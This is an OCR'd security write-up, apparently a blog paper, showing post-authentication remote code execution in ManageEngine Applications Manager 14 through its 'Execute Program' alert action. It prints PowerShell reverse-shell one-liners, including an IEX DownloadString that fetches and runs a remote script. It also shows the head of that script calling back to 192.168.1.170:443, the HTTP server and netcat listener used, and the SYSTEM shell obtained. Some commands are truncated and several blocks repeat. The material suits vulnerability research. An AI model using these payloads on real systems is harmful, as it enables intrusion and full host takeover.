


Server & Application Monitoring

with total visibility - from the URL to the line of code

Server, Virtualization or Cloud

Single console for heterogeneous application monitoring

- Single, integrated application performance monitoring for all your server and application monitoring needs. From server and infrastructure components that support your business to all business critical applications responsible for uninterrupted service delivery, measure the performance statistics in real time for comprehensive application monitoring for your IT Operations.
- Unlike other application monitoring tools, Applications Manager supports the widest range of over 100 popular technologies across server, virtual machines, cloud applications, application servers, databases, big data stores, middleware & messaging components, web servers, web services & ERP suites.
- Built for today's complex, dynamic application performance management needs.
- Application monitoring software even for homegrown apps with custom scripts.
- Enterprise Application Monitoring tool that can scale up to 50,000 applications.

HUNTING 0DAYS

With ManageEngine 14

ABSTRACT

This document describes the steps I took to find RCE in latest ManageEngine (14). Reader will be able to reproduce all of the steps and create and attack inside his/her own controlled VM environment.

by Cody Sixteen

Hunting 0days - ManageEngine

Powered by: https://code610.blogspot.com / https://www.patreon.com/CodySixteen

Contents

Intro

„Hunting 0days”[1] is a small series of articles created as a step-by-step „guide” where I’m trying to describe how I found a „real life bug(s)” that can – and will – lead to remote code execution.

In this document we will talk about RCE vulnerabilty I found in „latest” (18.03.2020) ManageEngine – version 14. Described bug is available for authorized users only (so called postauth; in default installation we will talk about the user called admin).

Below you will find the details. In case of any questions – you know how to find me. ;)

Enjoy and have fun!

Cody Sixteen

Environment

This time our environment will be based on Windows OS. To prepare an attack scenario I used two virtual machines:

- Windows 7 (32bit) – with ManageEngine 14 (also 32bit) installed
- Kali Linux – with my tools and scripts; used as a jumphost


From 3rd machine – my Windows 10 (host) – I was using Burp Suite to intercept the request.

(Similar environment was described in multiple cases presented on the blog[1].)

With all the settings prepared – we are now ready to go! ;)

Results

When you’re logged-in user – it should be pretty easy to run your own code because of the functionality already implemented in ManageEngine:



Select Action Type: Execute Program

Create Action : Execute Program

Display Name*

Script Location ● L

Program To Execute*


Directory to execute Program* C:\ ... rking

Notify after action execution (for success) No ... ction

Notify after action execution (for failure) No ... ction

Abort After* 10

Now you only need to prepare a ‘program’ you would like to run (remotely):



Select Action Type: Execute Program

Create Action : Execute Program

Display Name*

Script Location ● Local Server ○ Remote Server

Program To Execute*


Directory to execute Program* C:\Program Files\ManageEngine\AppManager14\working

Notify after action execution (for success) None New Action

Notify after action execution (for failure) None New Action

Abort After* 10 seconds

I decided to run a powershell *oneliner* found on *PayloadsAllTheThings github[2]:*



https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Reverse Shell Cheatsheet.md#pc


Powershell

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("10.0.0.1",4242);$st
```

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.0.0.1',4242);$stream = $client.GetStrean
```

```
powershell IEX (New-Object Net.WebClient).DownloadString('https://gist.githubusercontent.com/staaldraad/204928a60
```

I downloaded the payload file from the link and saved in on my Kali machine. After I edited host and port I used python (*-m SimpleHTTPServer 80*) to share the file (with ManageEngine VM ;)):




https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Reverse Shell

Powershell

```
root@kali:/var/www/html# head -n 10 ap.ps1
$socket = new-object System.Net.Sockets.TcpClient('192.168.1.170', 443);
if($socket -eq $null){exit 1}
$stream = $socket.GetStream();
$writer = new-object System.IO.StreamWriter($stream);
$buffer = new-object System.Byte[] 1024;
$encoding = new-object System.Text.AsciiEncoding;
do
{
        $writer.Flush();
        $read = $null;
root@kali:/var/www/html# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Next step – prepare a netcat listener on another putty window:




https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Reverse Shell Cheatsheet.md#pc

Powershell

```
root@kali:/var/www/html# head -n 10 ap.ps1
$socket = new-object System.Net.Sockets.TcpClient('192.168.1.170', 443);
if($socket -eq $null){exit 1}
$stream = $socket.GetStream();
$writer = new-object System.IO.StreamWriter($stream);
$buffer = new-object System.Byte[] 1024;
$encoding = new-object System.Text.AsciiEncoding;
do
{
        $writer.Flush();
        $read = $null;
root@kali:/var/www/html# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

```
root@kali:~# nc -lvvp 443
listening on [any] 443 ...
```

Next step is to use (changed) oneliner[2] as a value for „Program To Execute” parameter:



Select Action Type: Execute Program

Create Action : Execute Program

Display Name*: rootmenow

Script Location: ● Local Server ○ Remote Server

Program To Execute*: vnloadString('http://192.168.1.170/ap.ps1')


Directory to execute Program*: C:\Program Files\ManageEngine\AppManager14\working

Notify after action execution (for success): None

Notify after action execution (for failure): None

Abort After*: 10 seconds

As you can see this case is very similar to the Splunk described here[3]. Last step? Click „Execute” and observe your netcat listener:



Execute Program action successfully created.

Execute Program Action(s)

□	Name ↑	Program	Directory to execute	E-mail Action (for success)	E-mail Action (for failure)	Abort after (sec)	Used by	Edit	Execute
□	rootmenow	powershell IEX (New-Ob...	C:\Program Files\Manag...	-	-	10	0	✎	▶
□	[redacted]	[redacted]	[redacted]	-	-	10	0	✎	▶
□	[redacted]	[redacted]	[redacted]	-	-	10	0	✎	▶

Help Card


An Action is executed whenever an Alarm is generated for the attributes with which it is associated. To associate an action, click on the icon corresponding to that attribute.This page displays all the actions created. You can create, edit, or delete an action.

EMail Action: Send e-mails to specified email addresses in the event of an alarm. Create E-Mail Action.

SMS Action: Send SMS (Short Message Service) to specific users in the event of an alarm. Create SMS Action.

Execute Program: Execute a specific program on the occurrence of an alarm. Create Execute Program.

...and remember to set a correct path ;) in „Directory to execute Program”:



Select Action Type: Execute Program

Edit Action : Execute Program

Display Name*: rootmenow

Script Location: ● Local Server ○ Remote Server

Program To Execute*: powershell IEX (New-Object Net.WebClient)


Directory to execute Program*: c:\windows\system32\

Notify after action execution (for success): None

Notify after action execution (for failure): None

Abort After*: 10 seconds

Now we are ready:



```
root@kali:/var/www/html# head -n 10 ap.ps1
$socket = new-object System.Net.Sockets.TcpClient('192.168.1.170', 443);
if($socket -eq $null){exit 1}
$stream = $socket.GetStream();
$writer = new-object System.IO.StreamWriter($stream);
$buffer = new-object System.Byte[] 1024;
$encoding = new-object System.Text.AsciiEncoding;
do
{
        $writer.Flush();
        $read = $null;
root@kali:/var/www/html# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.1.10 - - [18/Mar/2020 11:07:42] "GET /ap.ps1 HTTP/1.1" 200 -
```

ss)	E-mail Action (for failure)	Abort after (sec)	Used by
	-	10	0
	-	10	0
	-	10	0

```
root@kali:~# nc -lvvp 443
listening on [any] 443 ...
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.10] 61524
whoami && pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

whoami
nt authority\system

pwd

Path
----
C:\windows\system32
```

ion: Invoke operations on MBeans of JMX Compliant resources. Create Execute MBean Operation.

end a trouble ticket to ManageEngine ServiceDesk Plus, the helpdesk software from ManageEngine,in the event of an alarm. Create a new Ticket.

Looks like done. ;)

Summary

In this short document I tried to present you one of the possible way of gaining NT AUTHORITY\SYSTEM shell access to remote ManageEngine installation. Functionality described in this document is only available for authorized users.

If logged-in user is able to prepare and store his/her own script or code to run on remote machine – code will be executed with the highest privileges on the system – in case of our Windows-based environment - NT AUTHORITY\SYSTEM which is eqal to total compromise of remote host.

I hope this paper will help you understand that: user's input should be filtered in all cases. ;)

See you next time!

Cheers,

Cody

Resources

Below you will find resources used/found when I was creating this document:

[1] Mini arts series

[2] PayloadsAllTheThings

[3] Splunk described in 'quick cases'

[4] Official Blog

[5] See me @Twitter